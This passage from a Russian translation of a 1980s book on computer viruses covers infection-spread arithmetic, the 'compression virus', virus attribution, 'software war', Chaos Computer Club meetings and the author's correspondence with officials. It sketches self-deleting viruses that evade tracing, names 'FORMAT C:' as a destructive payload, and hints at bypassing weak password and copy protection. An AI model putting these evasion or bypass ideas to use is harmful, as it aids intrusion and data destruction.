дач обработки вирус помещает в нее функцию криптографической шифровки всех данных. Так как во всех программах, пораженных вирусом, имеется алгоритм расшифровки, данные могут быть приведены в читаемую форму, и все работы могут нормально выполняться. Это состояние продолжается до тех пор, пока все данные В (в том числе и резервные копии) не будут заменены без без его ведома на зашифрованные.

Если теперь, например, при наступлении определенной даты, имеющиеся инфицированное программное обеспечение В будет стерто, то теперь не только массивы данных, но и резервные копии станут бесполезными, так как зашифрованные данные могут обрабатываться только инфицированными программами.

Это только один пример, демонстрирующий опасность вирулентного программного обеспечения. Так как программист вируса при выборе конкретной задачи обработки подчиняется лишь ограничениям используемой вычислительной системы, можно все задачи, выполняемые в этой системе, объединить в один вирус. Однако одно это обстоятельство не объясняет потенциальную опасность компьютерных вирусов. К нему добавляется еще чрезмерная скорость распространения - компьютерные вирусы "размножаются", как австралийские кролики"(PM Компьютерхефт).

Немного вычислений:

В основу вычислений положен вирус, описанный в 1.4. При каждом запуске инфицированной программы этот вирус создает новую копию вируса. Т.е. после первого запуска существуют уже две версии, одна из которых является оригиналом. Каждая из этих двух программ при запуске также создает новую копию вируса. Таким образом, в системе, инфицированной этим вирусом, имеется столько вирусов, сколько раз запускались инфицированные программы.

Вычислительная система с к программами + программа-вирус

В этом случае теоретически необходимо инициировать (к+1) различных процессов запуска, чтобы вирус наверняка запустился один раз; статистическая вероятность равна 1/(к+1).

После запуска (к+1) различных программ в системе находится два вируса; теперь необходимо лишь к+1-1 различных процессов запуска, и статистическая вероятность возрастает до 2/(к+1). Это означает, что теперь после к+1 различных процессов запуска в системе будет не менее четырех вирусов, и вероятность запуска инфицированной программы равна теперь 4/(к+1).

Эти вычисления относятся к "идеальной" системе, в которой все имеющиеся программы обрабатываются одинаково, т.е. вызываются одинаково часто. Конечно, такие системы встречаются редко.

Программист вируса всегда стремится обеспечить оптимальное вхождение в систему своему вирусу. Вирус может, например, стремиться сначала внедриться в часто используе-

мые программы. Другая возможность заключается в том, чтобы многократно друг за другом запускать инфицированные программы, чтобы повысить таким образом степень заражения. В этом случае, однако, необходим непосредственный доступ к ЭВМ.

Конечно, вирусу не обязательно довольствоваться лишь одним инфицированием при вызове. Если вирус запрограммирован так, чтобы при вызове инфицировать ровно четыре программы, расчеты будут выглядеть несколько иначе.


Вычислительная система с к программами + программа-ви-

рус (создает четыре копии)


Здесь также теоретически необходимо инициировать (к+1) различных процессов запуска, чтобы вирус наверняка запустился один раз; статистическая вероятность равна 1/(к+1).

После запуска (к+1) различных программ теперь в системе будет уже пять вирусов (оригинал и четыре копии), теперь необходимы лишь (к+1-4) различных процессов запуска, и статистическая вероятность увеличится до 5/(к+1). Это означает, что теперь после (к+1) различных процессов запуска в системе будет не менее 25 вирусов, а вероятность запуска инфицированной программы будет не менее 25/(к+1). Фактически вероятность увеличивается еще больше. Решающей является также последовательность, в которой программы запускаются. Если в качестве первой программы запущен вирус, вероятность вызова инфицированной программы при следующем вызове существенно выше, так как уже созданы новые четыре вируса.

График для вируса с простым размножением выглядит следующим образом:



Для вируса с четырехкратным размножением все происходит значительно быстрее:



Эти вычисления позволяют понять, почему так опасны вирусы. Хотя размножение вирусов на практике происходит медленнее, чем показано в примере, отличие действия вирусов от известных до сих пор методов обработки совершенно ясно.

3.1 Предание о положительных вирусах


Во всех дискуссиях на тему вирусов можно услышать о положительных эффектах, которых можно достичь при помощи вирусов. В качестве классического примера называют чаще всего так называемый вирус сжатия (см. 2.1), о котором впервые написал Коэн. Этот вирус должен быть однажды введен в систему, затем он должен инфицировать все исполняемые программы и при помощи собственного задания на обработку - сжатие данных посредством кода Хаффмана*) - уменьшить объем памяти, занятый пораженным программным обеспечением соответствующей массовой памяти.


---

*) Код Хаффмана: Разработан Давидом ХафФманом, метод, работающий на основе двоичного дерева, предназначенный для минимизации избыточности файла. При этом может быть уменьшена потребность в памяти программных файлов - в зависимости от их структуры - на 50-80 процентов от исходного объ-

ема. Для текстовых и графических файлов экономия памяти еще больше. (Прим. автора).

Сжатая программа, конечно,не может быть непосредственно выполнена, перед выполнением она должна быть опять приведена в исходное состояние. Таким образом, эта задача должна выполняться вирусом сразу после загрузки программы, а это значит, что сам вирус не может быть сжатым. На практике этот процесс мог бы выглядеть следующим образом:


Программа, инфицированная вирусом сжатия, запус-
кается.
Поиск неинфицированной программы
Найдена?
НЕТ
ДА
Инфицировать найденную
программу
Сжать инфицированную
программ



С теоретической точки зрения эта программа-вирус действительно выглядит вполне положительно. Если же более внимательно рассмотреть структуру программы и вытекающие из нее взаимосвязи, на практике возникают весьма серьезные проблемы. Прежде всего увеличивается время выполнения программ, во-первых, из-за необходимости декомпрессирования программы перед каждым ее выполнением, во-вторых, из-за того, что прежде должен быть выполнен поиск несжатой программы по всему массиву программ, а возможно и сжатие найденной программы. Кроме того, такое сжатие целесообразно лишь в том случае, если сжимаемая программа хотя бы на пятьдесят процентов больше самой программы-вируса, так как в противном случае сжатая программа, инфицированная вирусом, займет больше места в памяти, чем исходная. В некоторых случаях возникают еще и правовые проблемы, так как программное обеспечение нельзя сжимать, по крайней мере тогда, когда пользователь хочет, чтобы изготовитель отвечал за возможные ошибки в программах.

В настоящее время проблема сжатия данных становится все менее актуальной из-за снижения цен на устройства массовой памяти.

Выводы: Пользователи бытовых и персональных ЭВМ не используют такое программное обеспечение из-за чрезмерного увеличения времени выполнения программ, пользователи мини- и больших ЭВМ имеют достаточный объем памяти, чтобы также не пользоваться вирусом сжатия. В обоих случаях не последнюю роль играет страх перед неконтролируемыми изменениями, вносимыми в программное обеспечение.

Дополнительные примеры возможных задач обработки программ-вирусов приведены в главе 7. При рассмотрении приведенных там примеров очень быстро становится ясным, как сильно влияет точка зрения на оценку обработки (полезная или вредная).

В заключение - персональное мнение автора о "положи-

тельных вирусах":

Использование вирулентного программного обеспечения целесообразно только в системах, предназначенных для разработки совершенно нового структурированного программного обеспечения (искусственный интеллект, см. 16.5). В традиционных

системах все виды обработки, обеспечиваемые вирусами, достижимы другими программными средствами, поддающимися контролю. Исключение составляют случаи, в которых контроль или возможность контроля являются нежелательными. Читатель должен сам решить, какие случаи использования он считает допустимыми.

3.2 Установление виновника вряд ли возможно

Как уже говорилось,большая опасность программ-вирусов заключается в возможности использования вирусов в криминальных целях с относительно малым риском. Особенно трудно установить источник появления программ-вирусов в сетях и на больших ЭВМ. Однако проблема заключается не только в "необозримости" сетевых структур. Приложив некоторые усилия, можно полностью скрыть происхождение программ-вирусов. Этому способствует еще тот факт, что программу-носитель можно удалить из системы после однократного запуска. Уже из одного этого факта возможный злоумышленник может извлечь большую пользу, так как при отсутствии программы-носителя нельзя установить виновника.

Если продолжить эту мысль, можно прийти к выводу, что после удачного внедрения и размножения сам вирус следует уничтожить или преобразовать в безвредную "незаразную" программу, чтобы уменьшить риск обнаружения до минимума. Продолжая эти рассуждения дальше, мы придем к такому типу вируса, который мало отличается от органического: программы, которые не поражают явно свою программу-носитель, а после нескольких удачных размножений удаляют себя из этой программы.

Насколько трудно в этом случае установить виновника, каждый читатель может представить сам. Для самого злоумышленника обычно почти никакого риска нет, так как обычно он не записывает в программу свое авторское право. Таким образом, если не удается обнаружить источник программ-вирусов техническими средствами, остается лишь проследить путь, пройденный вирусом, чтобы определить злоумышленника.

Если вирус осуществляет обработку в пользу A, это, конечно указывает на то, что A хочет получить финансовые выгоды (или B хочет направить подозрение на A). Некоторые возможности для обнаружения злоумышленника предоставляет анализ типа обработки; круг поиска уменьшается до минимума, если речь идет о деструктивном

типе обработки (например, "FORMAT C:").

Этим подтверждается высказывание из 3.1 о том, что если кто-

то хочет выполнять обработку для собственной выгоды, то должен учитывать возможность своего разоблачения по виду обработки. Здесь, однако, следует не забывать о том, что убытки А могут означать одновременно выгоду В, если, например, А является конкурентом В.

Независимо от того, каким образом обработана система, было бы ошибкой при обнаружения заражения вирусом уничтожать все массивы данных и программ, так как при этом теряется возможность обнаружения злоумышленника посредством задачи обработки данного вируса.

Пока единственной реакцией на обнаружение инфекции будет непременное уничтожение всех массивов данных и программ, программисты вирусов могут спокойно использовать свои программы в сомнительных целях.

3.3 От программного обеспечения к программной войне

В качестве первого отчета о компьютерных вирусах была опубликована чрезвычайно противоречивая дискуссия о возможных последствиях. Основным инициатором этой дискуссии в специальной прессе является отчет в журнале KES (выпуски 3 и 4/85, издательство Петер Холь). Насколько непредсказуема была реакция, можно усмотреть из того, что, как уже упоминалось, только в выпуске 4/85 Р.Дирштайн был указан как составитель статьи.

Но почему такая осторожность?

Объяснение очевидно: если кто-то при каких-то обстоятельствах усомнится в общепринятых знаниях и решениях, да еще, чего доброго, и популярно разъяснит свои сомнения, он может быть объявлен врагом этих решений.

До тех пор пока не победило утверждение, что земля круглая, ученый должен был считаться с тем,что распространение новых неудобных знаний могло быть объявлено ересью. Это относится также к такой области, как электронная обработка информации, и особен но, к проблеме компьютерных вирусов.

Нельзя говорить о компьютерных вирусах и не думать при этом о возможных последствиях. Насколько проблематично получение поло-

жительного эффекта от компьютерных вирусов, уже было объяснено в разделе 3.1. Разработку, которая при поверхностном рассмотрении может иметь только отрицательные последствия, очень трудно обсуждать публично и не быть при этом заподозренным в криминальных, если даже не террористических замыслах. В последнее время это особенно относится к организации Хаос Компьютер Клаб (CCC).

Действительно, представление о человеке, сидящем за терминалом жизненно важной системы и активизирующем вирус, не успокаивает.Разве не существует серьезной опасности вмешательства в действия правового государства при помощи этих новых программных стратегий? Не будут ли вирусы "коктейлем Молотова" в будущем?

Очень много вопросов , на которые сложно ответить однозначно ДА-НЕТ. Будущее развитие очень трудно предсказать хотя бы потому, что оно очень сильно зависит от имеющегося на рынке аппаратного и программного обеспечения. Однако события в "в мире бытовых компьютеров" можно предсказать довольно уверенно. Уже известная по защите от копирования борьба между "защитниками" и "взломщиками" повторяется в области вирусов. Собственно говоря, первый раунд уже закончен. Так, например, в MS-DOS существует атрибут "только чтение", благодаря которому определенные массивы данных и программы защищены от перезаписи. С точки зрения программирования удаление такой программы защиты от записи программными же средствами можно оценить не как блестящее достижение, а как первый шаг к новому рандеву "программной войне". Это разумеется, один уровень, на котором вряд ли возможен большой экономический и политический ущерб.

Другим уровнем "программной войны" являются целенаправленные террористические акты. Программисты вирусов стараются продвинуться в этом направлении. Так, например, на "Хаос комьюникейшн конгрессе 86" некоторым программистам вирусов часто задавали вопрос "не являются ли они завтрашними рыбами-пилами (Strommastsager)".

Конечно, говорили, что внедрение вирусов в громадные массивы данных государственных ЭВМ стали свершившимся фактом, однако предостерегали от публикации программ-вирусов, так как последствия могут быть непредсказуемыми. Обобщая, можно, вероятно, оценить риск осуществления террористических актов при помощи вирусов как очень, очень малый. По крайней мере, до тех пор пока

компьютеры остаются для правых и левых группировок "чудом'. Здесь можно положиться на мнение профессора Брунштайна, который спокойно свел попытку срыва переписи населения 1987 года при помощи вирусов к рекламному трюку.

Наконец, третий уровень "программной войны" образует вмешательство в стратегические вычислительные системы противника во время военного столкновения, например, в потенциально важные системы в полосе обеспечения такого противостояния. Так как эти системы решают проблемы жизни и смерти многих людей, здесь следует ожидать глубоких последствий. В этой области исследования, вероятно, зашли существенно дальше того, о чем сообщается официально.

Где-то между этими тремя уровнями лежит "обычный криминальный" доступ к вычислительным системам с целью получения каких-либо выгод. Оценить эту область из-за существующих ограничений очень трудно - соответствующие цифры, вероятно, очень велики.

Кто бы и на каком бы уровне не участвовал в "программной войне", он всегда столкнется с теми же проблемами противоборства. Трудность заключается в получении информации о системе намечаемой жертвы. Сохранение в большем или меньшем секрете внутрисистемных процессов чаще всего является единственной защитой от вирусов в вычислительных системах.

3.4 Неосведомленность готовит почву

Тема "защита от вирусов" очень трудна для многих изготовителей аппаратного и программного обеспечения. Причина этого заключается в том, что предоставляя специальную системную информацию, необходимую для защиты от вирусов, фирма снабжает этой информацией и "противную сторону".

Пример тому можно найти в операционной системе MS-DOS. Когда первые персональные ЭВМ фирмы IBM тогда еще с операционной системой PS-DOS - появились на рынке, многие пользователи удивлялись, почему они не могут найти в каталоге таких файлов, как MSDOS.SYS или IO.SYS. Причина заключается в том, что, как теперь знает почти каждый пользователь MS-DOS, атрибут "невидимый файл" (Hidden file)" предотвращает вывод этих имен в каталоге. Теперь имеется много программ - отчасти даже сервисные программы MS-DOS, с чьей помощью каждый пользователь может изменять атрибуты и

редактировать даже "невидимые файлы". Таким образом, атрибут "невидимый" потерял защитные функции из-за распространения информации о нем.

Очень многие изготовители до сих пор считают, что программа защиты действительно хороша лишь в том случае, если не известен принцип ее действия. Чаще всего при этом не понимают, что скрывать принцип действия, а следовательно, и обеспечивать функции защиты можно лишь временно.

Функция защиты должна быть такой, чтобы можно было без опаски обнародовать принцип ее действия, а потенциальный злоумышленник должен сразу понять безнадежность любой попытки ее обхода, и потому отказаться от этой попытки.

Эта точка зрения, однако, до сих пор не признается фирмами, производящими программное обеспечение. Защита данных и сегодня еще во многом базируется на неосведомленности пользователя.

Лишь несколько примеров:

FIBU защищен паролем. В шестнадцатиричном дампе программы, пароль расположен непосредственно за словом "пароль:". Кроме того, все данные могут быть выведены на экран при помощи команды TIPE.

Система баз данных не позволяет осуществить прерывание программы на этапе проверки записи о защите авторских прав. При переадресации INT 5 на собственную программу прерывание становится возможным.

Защита от копирования предотвращает проведение отладки путем "переадресации" указателя прерывания. После "обратной переадресации" указателя отладка становится возможной.

4. Современное состояние исследований в области программирования вирусов

Исследовательские организации обычно проходят либо мимо этих

проблем, либо там все так секретно, что работающие там сами не знают, чем занимаются.

Для государственных учреждений (министерства научных исследований и т.д.) справедливо то же, что и для исследовательских учреждений.

Остается еще промышленность, которая, однако, тоже неохотно открывает карты.

Поэтому обратим взгляд на хакеров, которые пока не боятся публично касаться острых тем (иногда рискуя при этом пострадать).

4.1 Chaos Communicayion Congress. Декабрь 1986

Ежегодный конгресс гамбургского ССС (Хаос Компьютер Клаб) состоялся в 1986 году под девизом "компьютерные вирусы". Там собрались от двухсот до трехсот программистов и других заинтересованных лиц, чтобы ознакомиться с новейшими результатами в области защиты данных. Среди них находились также некоторые программисты - по словам организаторов, около двадцати - с практическим "вирусным опытом".

Как пришли к этому мероприятию, представляющему нечто новое в области симпозиумов? Вот что по этому поводу говорят организаторы: "Хотя публикации в специальных журналах должны были способствовать пониманию потенциальной опасности вирусов разработчиками операционных систем, системного и прикладного программного обеспечения, на практике все не так. Фирмы по производству системного программного обеспечения не понимают и не хотят понимать проблемы. Осознание того, что необходима информация об опасности, до сих пор отсутствует. Напротив, упущенная промышленностью и торговлей по беспечности информация способствует повышению потенциальной опасности.

Таким образом, большая часть пользователей персональных ЭВМ в промышленности, торговле и бытовом обслуживании, а также все частные пользователи получают незащищенные разработки.

Поэтому ССС вынужден был посвятить Chaos Communication Congress 1986 "компьютерным вирусам". Только публичная дискуссия может способствовать осознанию необходимости таких разработок и обобщению сведений о последствиях, воздействии и возможностях защиты."

С этой же целью февральский выпуск "Датеншлейдер" - центральный орган ССС - поместил наглядные результаты своих исследований. В этом выпуске опубликованы сведения и результаты дискуссий.

"Ущерб и/или польза от вируса зависит от разработчика и распространителя вируса. Хотя основной причиной "мести" являются плохие социальные условия программистов, однако готовности злонамеренного использования вирусов способствуют также зависть, недоброжелательность и собственная слабость".

История показывает, как опасно исключать обсуждение проблем безопасности из открытых дискуссий."

"... участники конгресса ожидали получить рекомендации публичной дискуссии относительно риска, связанного с новыми технологиями."

Возможные выводы организатора. В рамках дискуссии, которую пришлось прервать из-за грозящей опасности, прийти ко всеобщему соглашению невозможно. Следующие далее цитаты покажут, насколько различны были мнения участников:

"Я проклинаю тот день, когда я купил винчестер".

"Такие мероприятия, как CCC'86, ничего не изменят в работе ЭВМ. Они скорее позволяют осознать значение своих поступков."

"Проблема заключается не в компьютерных вирусах, а в катастрофах, возникающих из-за зависимости от технологий".

"Вирус хорош тогда, когда разработчик вируса не может создать антивирус".

В то время как дискуссия о преимуществах и недостатках обнародования вирусов еще продолжалась, неподалеку уже копировались представленные там совершенно безобидные демонстрационные вирусы. Вся дискуссия освещалась представителями прессы, которые не всегда чувствовали себя таковыми. Создавалось впечатление, что программисты в рекламных целях должны идти на правонарушение или оправдание использования вирусов: "Считаете ли вы законным использование вирусов в государственных организациях в крайнем случае?"

Звучали также вопросы об исходных текстах "строгих" вирусов. Однако на эти и аналогичные вопросы каждый участник должен был ответить сам. Слишком различны были мнения. Некоторые углублялись в технические подробности и беседовали об этом с авторами. Эти участники предпочли бы обсуждать только теоретические проблемы, чтобы не получили распространения детальные сведения, что, в свою очередь, предотвратило бы распространение вирусов подражателями. В заключение почти все сошлись на том, что "стремление из всего делать тайну" способствует распространению вирусов, поэтому следует сделать все, чтобы обратить внимание общественности на эту проблему. Эту похвальную цель до сих пор и преследовал CCC.

4.2 Хакеры в 1987 году

Большой успех Chaos Communication Congres побудил CCC организовать в апреле симпозиум по вирусам. Большие новости здесь, конечно, не обсуждались, что не в последнюю очередь объясняется чрезвычайно пестрым составом участников - от начинающих пользователей C64 до профессионалов, работающих на ВАКСе. Это определило основное направление симпозиума - передача сведений.

Краткое обобщение результатов симпозиума:

Б. Фикс представил свою защиту на основе криптографии.

Слухи о том, что GMD (Общество математической обработки данных) - любимое детище министра Ризенхубера) на персональных

ЭВМ появились вирусы и пошли по кругу, как почти всегда, все носители были стерты и отформатированы в надежде на то, что это предохранит от поражения вирусами. Таким образом, здесь также была упущена возможность выяснить, что же, собственно говоря, произошло.

М. Валлен изготовил свой Паскаль-вирус номер один и опубликовал его в почтовом ящике, однако ответственные (или боязливые) системные операторы очень быстро удалили его. Читатель может увидеть изображение этой программы в разделе 10.2.

Затем симпозиум ССС по вирусам в апреле. В узком кругу в июне еще раз обсуждались новые работы в этой области. В обсуждении участвовали М.Валлен, С.Вернери, Б.Фикс, Р.Бургер. Обсуждались как подходы к полезному использованию вирусов, так и возможности защиты.

Б. Фикс посетовал о потере права доступа к ЭВМ высшей школы после того, как новый супервизор обнаружил источник вирусов, который, как назло, был очень хорошо задокументирован. Профессор Браунштайн (Гамбургский университет) хотел использовать этот повод для продолжения своей работы на Гамбургской системе. К сожалению, эти намерения провалились - как хорошо было сказано - из-за проблем организации.

Далее участники обсуждения смогли рассмотреть резидентную в памяти версию криптографической программы Б. Фикса, которая предотвращает распространение вируса путем преднамеренного образования несовместимости. Дискуссия завершилась темой, достаточно далекой от исходной, - теоретическим обоснованием концепции биологической ЭВМ для учебных целях.

На Chaos Communication Congress 1987 проблемам компьютерных вирусов было уделено существенно меньше внимания, чем в предыду-

щем году. Хотя и были представлены некоторые новые вирусы (в том числе, так называемый пластичный вирус и программа-вирус для Атари), однако основное внимание было направлено не на продолжение программирования вирусов, а на анализ конкретных случаев.

4.3 Попытки установления контактов: официальный собеседник

Что делает сознательный программист, который узнает, что программы-вирусы распространяются не только на больших, но и на персональных ЭВМ? Он предоставит свои сведения всем тем, кто может или должен этим заинтересоваться. То же сделал и автор. Так как он предполагал, что кроме промышленности, в информации на тему вирусов нуждаются также и государственные учреждения, Федеральное министерство исследований и Федеральный уполномоченный по защите данных получили в августе 1986 года письмо следующего содержания:

Дата: 24.8.86

Многоуважаемые дамы и господа,
в последнее время в прессе часто упоминаются так называемые

компьютерные вирусы, причем ни один конкретный вирус не был описан.

Поэтому я рад Вам сообщить, что мне удалось создать работающий под операционной системой MS-DOS вирус (т.е. на ЭВМ IBM PS, XT, AT и совместимых), и по моим сведениям это единственная существующая в Германии программа-вирус. Таким образом, доказывается правильность "теории вирусов" и возможность использования "вирусов" в малых и средних вычислительных системах.

Так как мой "вирус" наверняка не останется единственным, так как я знаю аналогичные разработки в других Федеральных Землях, не следует недооценивать опасность для всех систем обработки данных, начиная с бытовых ЭВМ. Если не будут своевременно приняты соответствующие защитные меры, последствия для внутренней и внешней безопасности, а также для исследований и разработок в ФРГ могут быть непредсказуемыми.

Разумеется, я готов помочь Вам при разработке защитных мероприятий. Я надеюсь, что смогу быть Вам полезным. Подробности можно будет обсудить в личной беседе, к которой я готов в любое время.

С наилучшими пожеланиями
(Ральф Бургер)

Это письмо привело получателей в состояние шока. BMFT потребовалось около шести месяцев, чтобы составить ответ. Федеральный уполномоченный, видимо, до сих пор не оправился от шока, так как ответа до сих пор нет.

Столь долго ожидаемое письмо BMFT имеет следующее содержание:

Многоуважаемый господин Бургер,

Большое спасибо за Ваше письмо. Прошу извинить за задержку с ответом.

Вопреки Вашим предположениям мы уже давно располагаем подробной информацией о вирусах любого типа, о технике их создания и помещения в вычислительные системы любой мощности.

В соответствующих исследовательских организациях ФРГ и в промышленности предпринимаются усилия по разработке мер защиты и согласованию их с конкретными условиями.

С наилучшими пожеланиями.

По поручению

Др. Нидерау

Такое письмо, естественно вызвало у автора встречные вопросы, которые инициировали многомесячную бессодержательную переписку, приводить которую не имеет смысла. Обобщая, можно прийти к выводу, что уже много лет - в тайне от общественности - разрабатываются исследовательские проекты, посвященные вирусам. Об этом говорит тот факт, что, несмотря на многомесячную переписку, у представителей министерства не появилось желания ознакомить автора с содержанием работ.

Совершенно иначе повел себя Баварский Земельный уголовный

розыск, представитель которого - господин Пауль, известный своими публикациями в различных специальных журналах, благодаря своим тесным контактам с Баварскими хакерами очень быстро понял, что ситуация в области компьютерных вирусов может привести к большим потерям и при использовании персональных ЭВМ. Там с благодарность восприняли информацию автора, доложенную на семинаре.

Р. Дирштайн констатировал в сентябре:

"Разумеется, в любой момент можно создать вирусы для любой

операционной системы. Особенный интерес представляет возможный системный уровень их использования и полномочий, с которыми вирусы могут быть помещены в систему. Исключительный интерес представляют все постановки задач, позволяющие обнаруживать вирусы в системах. Вероятно, было бы полезно побеседовать об этом."

К сожалению, эта беседа до сих пор не состоялась.

Плодотворное сотрудничество развивается между автором и технологическим отделом университета в Брауншвейге, руководитель которого, господин доктор-инженер Венцель, хотя и не предоставил автору доступа к университетским ЭВМ (что не следует воспринимать как обиду), использовал информацию, доложенную автором на небольшом семинаре, для разработки защиты на системах оптической памяти. Здесь следует упомянуть также, что часть участников семинара заявила достаточно резко, что публикации о вирусах являются общественно опасными и преступными.

В заключение автор - после нескольких тщетных попыток - установил контакт с CCC. (Некоторые читатели интересуются, почему CCC упоминается как общественный компаньон. Так как CCC пока не является коммерческим компаньоном, он классифицируется таким образом). Свою компетентность в области "концентрации информации" клуб доказал при организации Chaos Communication Congress , так как все, кто к этому времени имел какое-либо отношение к вирусам, контактировали с CCC (хотя они работали при закрытых дверях).

Выводы: по крайней мере BMFT, задача которого, собственно и заключалась в защите информационных потоков, своей цели не достигло. Тот, кто видит, в каких условиях работают молодые полные сил ученые и, напротив, на какие преждевременно устаревшие проекты (например, изучение земного излучения) тратятся финансовые средства BMFT, не желая больше терпеть отставания своей страны в технической области.

4.4 Секретные исследования?

Не только приведенные выше письма BMFT позволяют сделать вывод о том, что в области исследования компьютерных вирусов делается больше, чем об этом сообщается. Достаточно немного подумать, чтобы понять, что ни государство, ни крупное промышленное предприятие не может исключить возможность "поражения вирусом". Поэтому результаты исследовательских работ, которые до сих пор

засекречиваются, должны быть использованы для создания надежной системы защиты и для ее проверки.

Автор располагает информацией из хорошо осведомленных источников, что такие секретные исследования существуют. Из соображений безопасности лиц, предоставивших информацию, следующие высказывания приведены без указания имен.

Что Вы думаете о деятельности хакеров в области компьютерных вирусов?

"Проблемой компьютерных вирусов занимаются не только так называемые хакеры. К тому же эти люди определенно не представляют большой опасности."

Как Вы думаете, насколько велика "опасность вирусов" в действительности?

"Только подозрение о наличии "вируса" в вычислительной системе может сделать ее бесполезной, так как соображения техники безопасности запрещают работать с такой системой. Подозрение, что кто-то мог получить секретную информацию, может привести к невозможности дальнейшей работы с этой информацией, так как последствия могут быть непредсказуемыми".

Считаете ли Вы возможным восстановление пораженной системы?

"При исследовании пораженной системы, вероятно, будет найден вирус. Но был ли он единственным? Сохранилась ли опасность? Что теперь делать с Вашими резервными копиями? Что Вы хотите исследовать?"

Видите ли Вы возможность защиты вычислительных систем от вирусов?

"Уже имеется предложение удалить из системы все устройства внешней памяти, на которые возможна запись".

Что Вы думаете о публикациях на тему компьютерных вирусов?

"Мне кажется, что больше всего об этом говорят те, кто меньше всего в этом понимает. От людей, которые действительно что-то понимают в компьютерных вирусах , Вы мало что услышите, так как эти люди задумываются, стоит ли вообще все это обнародовать. Не обязательно ведь писать инструкцию по использованию".

Последнее высказывание является, пожалуй, основным во всем тексте, так как здесь подтверждается то, о чем мы лишь догадывались.

Исследование большого промышленного предприятия, на котором заботились о максимально возможной защите, привело к следующим

результатам. Они относятся к большим ЭВМ:

- для предотвращения обработки программных библиотек следует использовать защиту от записи;
- следует постоянно проводить сравнение между исходным и текущим состоянием программного обеспечения;
- любое вновь устанавливаемое программное обеспечение следует заносить в архив для целей сравнения;
- информацию о программном обеспечении и о мерах защиты сле-

дует держать под замком;
- регулярно следует беседовать с ответственным за систему для целей мотивации;
- проверять доступ к ЭВМ всего персонала, не относящегося к данному предприятию;
-программное обеспечение, разработанное не на данном предприятии, следует проверять перед использованием.

Как видно, за закрытыми дверями задумываются о вирусах, в то время как публично заявляют о безобидности этих программ.

5. Смириться с опасностью?

От специалиста по безопасности автор получил на этот вопрос такой ответ: "Законы нарушаются повсюду. Унесет ли служащий шоколадной фабрики плитку шоколада, производится ли нелегельно плутоний или внедряется в ЭВМ вирус - со всем этим нам жить. И у нас получается это, собственно говоря, неплохо".

Так как до сих пор не существует стопроцентно-надежной и практически признанной защиты от компьютерных вирусов, нам остается лишь всегда быть готовыми к тому, что наша работа с устройствами электронно обработки информации может закончиться каким-нибудь неприятным сюрпризом. Однако промышленность у нас терпеливая, она, очевидно, ожидает, пока что-нибудь случится, чтобы сказать затем, что все равно ничего не изменилось бы. К счастью, постепенно отношение к этой проблеме изменяется. Насколько медленно это происходит, показано ниже.

5.1 Высказывания на тему вирусов

Чтобы помочь читателю составить впечатление от дискуссии на тему компьютерной преступности, мы представим слово специалистам,

